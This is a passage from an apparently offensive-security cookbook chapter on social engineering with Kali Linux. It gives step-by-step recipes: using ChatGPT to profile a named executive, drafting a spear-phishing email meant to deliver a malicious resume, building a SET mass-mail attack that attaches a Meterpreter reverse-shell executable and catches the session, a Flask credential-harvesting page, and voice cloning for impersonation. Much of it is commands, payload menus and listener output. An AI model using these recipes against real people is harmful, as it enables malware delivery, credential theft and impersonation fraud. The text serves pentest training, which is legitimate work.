


Figure 8.6 – ChatGPT initial query

4. Enter the following to continue refining your search and obtaining additional information:

Please provide a list of the members of the board of directors.

5. Now, try a request that will be more limited due to the guardrails that AI put up to prevent malicious intent:

Can you provide me the contact information for any of the individuals

You will see a response similar to this:




Figure 8.7 – Asking for contact information

6. Try another request that will trigger an acceptable use policy to understand the limits of ChatGPT's information:

```
Can you provide me the personal details for the individuals,  
including home address, phone numbers, and e-mail addresses.
```

7. You will see a response similar to this:




Figure 8.8 – ChatGPT hitting one of its guardrails

8. Now, try getting some other information about the individual of interest that could help with your social engineering strategy:

```
Could you please provide a list of any articles or videos featuring  
Jeff Bezos
```

9. Now, let's gather some details on philanthropy:

Can you provide details related to any philanthropic endeavors that Jeff Bezos is investing in, working with, or participating in



Tip

By creating an account, you can maintain this research and continue to revise it, requesting additional information at any point in the future.

10. You may now close your web browser.

How it works...

In this recipe, you used ChatGPT as a shortcut to information gathering. You should repeat this recipe with other major AI models available to you to learn their capabilities. You will observe that it will not provide information about contact information outside of the basic corporate published information.

See also...

Read the following article about AI research assistants: <https://www.discuss.io/blog/boost-your-research-productivity-with-your-ai-research-assistant/>.

Using AI LLMs to enhance phishing attacks

In this recipe, you will investigate how LLMs can be harnessed to enhance the effectiveness of your campaigns. You will examine how AI can improve the content used in the phishing and deceptive messaging aspects of social engineering from within Kali.

Getting ready

You need a web browser to complete this recipe.

How to do it...

1. Open your web browser.
2. Navigate to `chatgpt.com`.
3. One of the best uses for LLMs is to translate a document into another language if you are not fluent in that language. In this example, you are going to start a new chat and ask it to translate a message. You will be using the message in the previous recipe. In ChatGPT, start a new conversation and enter the following:

```
Can you translate the following e-mail into Spanish;  
Order Confirmation  
Hello,  
Attached you will find your receipt for the order that you placed.  
Please be aware that it may take 2-3 business days for items to be  
shipped.  
It has been a pleasure to have your business.  
  
Thank you  
Jim Woznak
```

You will see a response similar to the following:




Figure 8.9 – Translation to Spanish

4. Translation is an important task if you are trying to phish someone in a language you do not know. It can also be used if you know a language but are not proficient or need to use local dialects. Now, let's ask it to also translate the message into Chinese. However, there are multiple dialects, so we will ask it to provide both Mandarin and Cantonese. In the chat box, enter the following:

```
Can you also translate this message into Chinese, both Mandarin and Cantonese?
```

5. Another use for ChatGPT for this example is to draft a spear phishing message. Assume that you have a target, John Doe, and you know he has an affinity for mentoring early-career individuals involved in electrical engineering. In ChatGPT, start a new chat with the following message:

```
Can you write an email for me to John Doe? John Doe is very involved with mentoring early in career folks in the arena of electrical engineering. I will be graduating in May of 2025 from CalTech, magna cum laude, and I was hoping he would be interested in having a conversation with me. I will be including my resume, which talks about all my college activities and relevant career information. I am hoping to make this persuasive enough to get a response.
```

We are provided with an email that we can use in our phishing attacks. The goal of this message would be to get the target to open the resume, which would contain a payload for malware:

```
Dear Mr. Doe,

I hope this message finds you well. My name is [Your Name], and I am currently completing my Bachelor of Science in Electrical Engineering at Caltech. I will be graduating magna cum laude in May 2025, and I have been fortunate to engage in several hands-on research projects, leadership roles, and extracurricular activities related to our field. Through these experiences, I have developed a deep passion for innovative problem-solving and collaboration—qualities I know you value in your mentorship work.

I have followed your efforts in guiding and mentoring early-career professionals within electrical engineering, and I greatly admire your commitment to helping others navigate this complex field. I would be honored to schedule a brief conversation with you about my career path and discuss any advice or insights you might be willing to share. Your expertise and guidance would be invaluable as I prepare for the next step in my journey.

I have attached my resume for your review, which provides more details on my academic achievements, research initiatives, and leadership involvement at Caltech. If you have any availability in the coming weeks, I would sincerely appreciate the opportunity to connect. Thank you for considering my request, and I look forward to the possibility of learning from your experience.

Thank you in advance for your time and consideration.

Warm regards,
[Your Name]
[Your Phone Number]
```

Figure 8.10 – LLM spear phishing email generation

This message can now be used to attempt to get the target to open our malicious attachment.

How it works...

LLMs work based on a prompt or query. The better the prompt, the better the output. As you saw in the recipe, even with very limited information, a compelling email was created. These emails can be created in different languages based on who you are targeting, and AI does a very good job with both translation and dialects. These can then be used to create templates or for social engineering attacks in Kali Linux.

See also...

This is an interesting article that discusses the higher success rate of phishing attacks based on the use of LLMs: <https://www.malwarebytes.com/blog/news/2025/01/ai-supported-spear-phishing-fools-more-than-50-of-targets>.

Creating a spear phishing attack

In this recipe, you will explore spear phishing, a highly targeted form of phishing that uses personal details to appear more trustworthy and increase the likelihood of a successful exploit. You will build upon prior information gathered through AI with intimate information from social media and public records to build more effective campaigns. We will be using the SET as part of Kali.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Permissive email server

How to do it...

1. Open a terminal window.
2. Start the Metasploit database using the following:

```
sudo msfdb start
```

3. Launch the SET:

```
sudo setoolkit
```

4. Select **1) Social-Engineering Attacks**.
5. Select **1) Spear-Phishing Attack Vectors**.
6. Select **1) Perform a Mass Email Attack**.
7. For **PAYLOADS**, select **17) Adobe PDF Embedded EXE Social Engineering (NOJS)**.

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>17
```

Figure 8.11 – SET payloads

8. Select **2. Use built-in BLANK PDF for attack**.
9. Select **5) Windows Meterpreter Reverse_TCP (X64)**.

10. Enter the proper **LHOST** IP address. This should be the IP address of your Kali machine that connects to the same network as your Windows Metasploitable PC. This is so the malicious software can call back to the attacking machine.

11. Enter the port on the attacking machine that the malicious code will connect to:

```
9443
```

12. After the payload is generated, select **2. Rename the file**.

13. Enter the filename as follows:

```
janesmithresume.exe
```

14. Select **1. E-Mail Attack Single Email Address**.

15. Select **2. One-Time Use Email Template**.

16. Enter the following for the subject of the email:

```
Mentorship Request
```

17. Send as HTML using the following:

```
h
```

18. Enter the body of the message using the previous recipe's contents from *step 5* and press **CTRL+C** when done.

19. In **Send E-Mail to:**, enter your test email address.

20. Select **2. Use your own server or open relay**.



Tip

A Gmail address will not work, as it will catch the malicious payload.

21. Enter a *From* address:

```
janesmith@example.com
```

22. Enter the *From* name:

```
Jane Smith
```

23. Continue by entering your SMTP credentials.

24. When asked whether you wish to flag the message as high priority, enter no.

25. When prompted, start a listener that the exploit will connect to by entering **yes**:

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.56.106
LHOST => 192.168.56.106
resource (/root/.set//meta_config)> set LPORT 9443
LPORT => 9443
resource (/root/.set//meta_config)> set ENCODING shikata_ga_nai
[!] Unknown datastore option: ENCODING. Did you mean ENCODER?
ENCODING => shikata_ga_nai
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.106:9443
msf6_exploit(multi/handler) >
```

Figure 8.12 – Listener starting

26. On the Metasploit Windows PC, open your email client and click on the document in the email you just sent to download it to your desktop:




Figure 8.13 – Email client

27. Open the email and double-click on the `janesmithresume.exe` file to launch the malware.
28. Note the connection on the Kali Linux PC. This connection will allow you to perform advanced exploits on the host and perform malicious actions:

```
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.56.106
LHOST => 192.168.56.106
resource (/root/.set//meta_config)> set LPORT 9443
LPORT => 9443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.106:9443
msf6_exploit(multi/handler) >
[*] Sending stage (203846 bytes) to 192.168.56.254
[*] Meterpreter session 1 opened (192.168.56.106:9443 -> 192.168.56.254:49349) at 2025-03-05 20:35:04 -0500
```

Figure 8.14 – MSF connection

29. You may now close the session and exit the SET.

How it works...

In this recipe, you drafted an email that was custom-created to increase the likelihood of the target individual reading and clicking on the attachment. While an attacker would never be so overt as to send an .exe file for a demonstration purpose, it is easy to use as an example. The SET works in cooperation with Metasploit to auto-launch a listener to connect to, giving us access to begin our exploit activities, as you saw in the example.

See also...

You can review the SET documentation at https://github.com/trustedsec/social-engineer-toolkit/raw/master/readme/User_Manual.pdf.

Building phishing templates

In this recipe, you will create a template based on the work in the earlier *Using AI LLMs to enhance phishing attacks* recipe. Turning an AI document into a template is an important step in obfuscating your activities from spam filters. This will aid in the ability of pentesters to scale their attacks as if they were a real-world adversary.

Getting ready

You need your Kali Linux VM up and operational to complete this recipe.

How to do it...

1. Open a terminal window.
2. Templates are stored in the set directory at `/usr/share/set/src/templates`. Change to that directory and list the files using the following:

```
cd /usr/share/set/src/templates
ls -lai
```

```

Session Actions Edit View Help

(kali㉿kali)-[~]
└─$ cd /usr/share/set/src/templates

(kali㉿kali)-[/usr/share/set/src/templates]
└─$ ls -lai
total 52
4755534 drwxr-xr-x  2 root root 4096 Sep  9 15:45 .
4755487 drwxr-xr-x 16 root root 4096 Nov  3 13:21 ..
4755542 -rw-r--r--  1 root root 151 Oct 21 2024 31328256862518006364.template
4755544 -rw-r--r--  1 root root 133 Oct 21 2024 4842870413984355770.template
4755541 -rw-r--r--  1 root root 137 Oct 21 2024 84863010888203269076.template
4755537 -rw-r--r--  1 root root 131 Oct 21 2024 baby.template
4755543 -rw-r--r--  1 root root 309 Oct 21 2024 ebook.template
4755545 -rw-r--r--  1 root root 212 Oct 21 2024 newupdate.template
4755540 -rw-r--r--  1 root root 305 Oct 21 2024 receipt.template
4755536 -rw-r--r--  1 root root 468 Oct 21 2024 report.template
4755535 -rw-r--r--  1 root root 810 Oct 21 2024 securityupdates.template
4755538 -rw-r--r--  1 root root 158 Oct 21 2024 status.template
4755539 -rw-r--r--  1 root root 541 Oct 21 2024 strange.template

```

Figure 8.15 – Phishing templates

**Tip**

Notice the various names, including just the numerically named templates. When these are used from the menu in the toolkit, the name will be based on the subject.

3. Start by using nano to create a new file called mentoring template:

```
sudo nano --softwrap mentoring.template
```

The `--softwrap` option turns on word wrapping, which will assist in the editing of this file.

4. In nano, add a header with any pertinent information for the template:

```
# Request for Mentorship Template
# Created using ChatGPT 3/2025
#
```

5. Add a subject line for the email:

```
SUBJECT="Request for Mentorship"
```

This will be what's also displayed when selecting the template in the SET.

6. Add the body of the message:

```
BODY="Good Day,\n\nI hope this message finds you well. My name is  
Jane Doe, and I am currently completing my Bachelor of Science in  
Electrical Engineering at Caltech. I will be graduating magna cum  
laude in May 2025, and I have been fortunate to engage in several  
hands-on research projects, leadership roles, and extracurricular  
activities related to our field. Through these experiences, I  
have developed a deep passion for innovative problem-solving and  
collaboration—qualities
```


```
  I know you value in your mentorship work.\n\nI have followed your  
efforts in guiding and mentor  
ing early-career professionals within electrical engineering, and  
I greatly admire your commitment to helping others navigate this  
complex field. I would be honored to schedule a brief conversation  
with you about my career path and discuss any advice or insights  
you might be willing to share. Your expertise and guidance would be  
invaluable as I prepare for the next step in my journey.\n\nI have  
attached my resume for your review, which provides more details  
on my academic achievements, research initiatives, and leadership  
involvement at Caltech. If you have any availability in the coming  
weeks, I would sincerely appreciate the opportunity to connect.  
Thank you for considering my request, and I look forward to the  
possibility of learning from your experience.  
\n\nThank you in advance for your time and consideration.\n\nWarm  
regards,\nJane Doe\njanedoe@example.com"
```



Tip

A line break is denoted with `\n`. If you want a space between sections, you use two line breaks with `\n\n`.

Your completed file should look like this:



```

kali@kali: /usr/share/set/src/templates
Session Actions Edit View Help
GNU nano 8.6 mentoring.template *
# Request for Mentorship Template
# Created using ChatGPT 3/2025
#
SUBJECT="Request for Mentorship"
BODY="Good Day,\n\nI hope this message finds you well. My name is Jane Doe, and I am currently completing my Master's in Electrical Engineering at Caltech. I will be graduating magna cum laude in May 2025, and I have been fortunate to work on research projects, leadership roles, and extracurricular activities related to our field. Through these experiences, I have developed a passion for innovative problem-solving and collaboration-qualities.

I know you value in your mentorship work.\n\nI have followed your efforts in guiding and mentoring early-career professionals within electrical engineering, and I greatly admire your commitment to helping students succeed in the field. I would be honored to schedule a brief conversation with you about my career path and discuss any advice you are willing to share. Your expertise and guidance would be invaluable as I prepare for the next step in my journey. I have attached a resume for your review, which provides more details on my academic achievements, research initiatives, and leadership roles. If you have any availability in the coming weeks, I would sincerely appreciate the opportunity to connect. Please let me know if you have any questions, and I look forward to the possibility of learning from your experience.

\n\nThank you in advance for your time and consideration.\n\nWarm regards,\nJane Doe\njanedoe@example.com"
  
```


Figure 8.16 – Mentorship template



Tip

The file can be found at <https://github.com/PacktPublishing/Kali-Linux-Cookbook/blob/main/phish.txt>.

7. Press *Ctrl* + *X* followed by *Y* to exit and save the file.
8. Now, follow the steps in the first recipe, *Creating a phishing attack*, to test your new template. When you get to the section to select your template, you will see the new template as an option:



```

set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: Have you seen this?
3: How long has it been?
4: New Update
5: Order Confirmation
6: Urgent Security Updates
7: Request for Mentorship
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: Computer Issue
11: Dan Brown's Angels & Demons
12: Baby Pics
set:phishing>
  
```

Figure 8.17 – Mentorship request template

9. Check the resulting email in your inbox, and you will notice the subject line you provided.

10. Lastly, you can review the body of the message you provided:




Figure 8.18 – Request for Mentorship body

How it works...

By adding a properly formatted file in the template directory, you created a customized template that can be used repeatedly.

See also...

You can review the SET documentation at https://github.com/trustedsec/social-engineer-toolkit/raw/master/readme/User_Manual.pdf.

Launching chatbot-based social engineering attacks

In this recipe, we delve into the growing trend of chatbot exploits, where adversaries create bots to deceive users into sharing sensitive information. Chatbots are commonplace among websites and, therefore, have become a new attack vector that can be exploited. You will revisit some of the content from earlier chapters to help tie together our attack vectors.

Getting ready

You need the following to complete this recipe:

- Kali Linux VM up and operational
- Web browser

How to do it...

1. Open a terminal window.
2. Ensure that the following required packages are installed. These packages represent the basic building blocks of Python:

```
sudo apt update
sudo apt install python3 python3-pip python3-flask
```

3. Now, create your bot. We will be simulating a package tracking site:

```
cd ~
sudo nano bot.py
```

The complete code for `bot.py` can be found at <https://github.com/PacktPublishing/Kali-Linux-Cookbook/blob/main/bot.py>:

```
#!/usr/bin/env python3

from flask import Flask, request, session, redirect, url_for,
render_template_string
import os

app = Flask(__name__)
app.secret_key = os.urandom(16) # key for session management

@app.route("/", methods=["GET", "POST"])
def get_package_id():
    if request.method == "POST":
        package_id = request.form.get("package_id")
        session["package_id"] = package_id
        return redirect(url_for("get_user_credentials"))
```

**Tip**

Now, you may be wondering how I came up with this code. Well, I did not. I simply told ChatGPT what I wanted, and it provided the code. I had to do a little bit of tweaking, but for the most part, it was exactly what I asked for. Further, it will tell you about any needed dependencies and how to install them.

4. Press *Ctrl* + *X* followed by *Y* to exit and save the file.
5. Change the permissions of the file to be permissive using the following:

```
chmod 777 bot.py
```

6. Start the bot as follows. This creates a website on port 8080 from which your bot will be accessible:

```
./bot.py
```

7. You will see the following:

```
(kali㉿kali)-[~]  
$ ./bot.py  
* Serving Flask app 'bot'  
* Debug mode: on  
WARNING: This is a development server. Do not  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8080  
* Running on http://192.168.1.39:8080  
Press CTRL+C to quit  
* Restarting with watchdog (inotify)  
* Debugger is active!  
* Debugger PIN: 652-046-871
```

Figure 8.19 – Starting *bot.py*

8. Open your web browser and navigate to the address listed in the output on your screen. Enter a package ID and click **Submit**.




Figure 8.20 – Web page package

9. After you enter your package ID, you can be prompted to enter a username and password and click **Submit**. Tracking sites often require you to log in:




Figure 8.21 – Web page user and password

10. View the resulting page:





Figure 8.22 – Web page finish

11. Go back to the terminal window and press *Ctrl* + *C* to kill the bot.

If you list the directory, you will see a new file called `bot.txt`:




```
(kali㉿kali)-[~]  
$ ls  
armitage-tmp      cookbook_wordlist.txt  
bot.py           Desktop  
bot.txt          Documents  
cookbook_emails.txt Downloads  
  
(kali㉿kali)-[~]  
$
```

Figure 8.23 – The `ls` output

12. View the contents of the file using the following, and you will see a comma-delimited text file that includes the information entered into the bot, as shown in the figure that follows:

```
less bot.txt
```



```
3110,corey,pass  
bot.txt (END)
```

Figure 8.24 – `less bot.txt`

13. Exit the virtual environment by entering `deactivate`.
14. You may now close the terminal window.

How it works...

We created a simple bot that gathers information from a user. In this case, we were trying to fool a user into providing their username and password. If the interface were improved to appear to be a shipping company or a large retailer and combined with a phishing attack, you may be able to gather the credentials for users of that organization.

See also...

For more information on how bots and forms are used, visit <https://cybersecuritynews.com/hackers-use-google-forms-and-telegram-bots-to-collect-phished-credentials/>.

Implementing voice and speech synthesis

In this recipe, you will learn how advancements in voice and speech synthesis technology have expanded the realm of impersonation attacks, allowing adversaries to convincingly replicate someone's voice. You will learn how to deepfake audio that can be used to extract information from a target or to get them to perform actions necessary to complete a compromise.

Getting ready

You need a web browser to complete this recipe. You may want to do this on your everyday computer as opposed to Kali for easy access to the microphone and speakers.

How to do it...

1. From your web browser, navigate to <https://app.resemble.ai/> and create an account.
2. Once your account is confirmed, log in to <https://app.resemble.ai/> and skip all prompts until you are at the main interface.
3. On the main interface, select **create a voice**:




Figure 8.25 – Create a voice

4. Select **Clone your Voice**.

Next, you will record a sample of your voice. You can also upload a recording using the upload option.

5. Press the red record button and answer the question, speaking clearly and continuously for 20 seconds. Once you are done, click **Next**.
6. Let the voice clone process complete. You can now preview your voice clone.

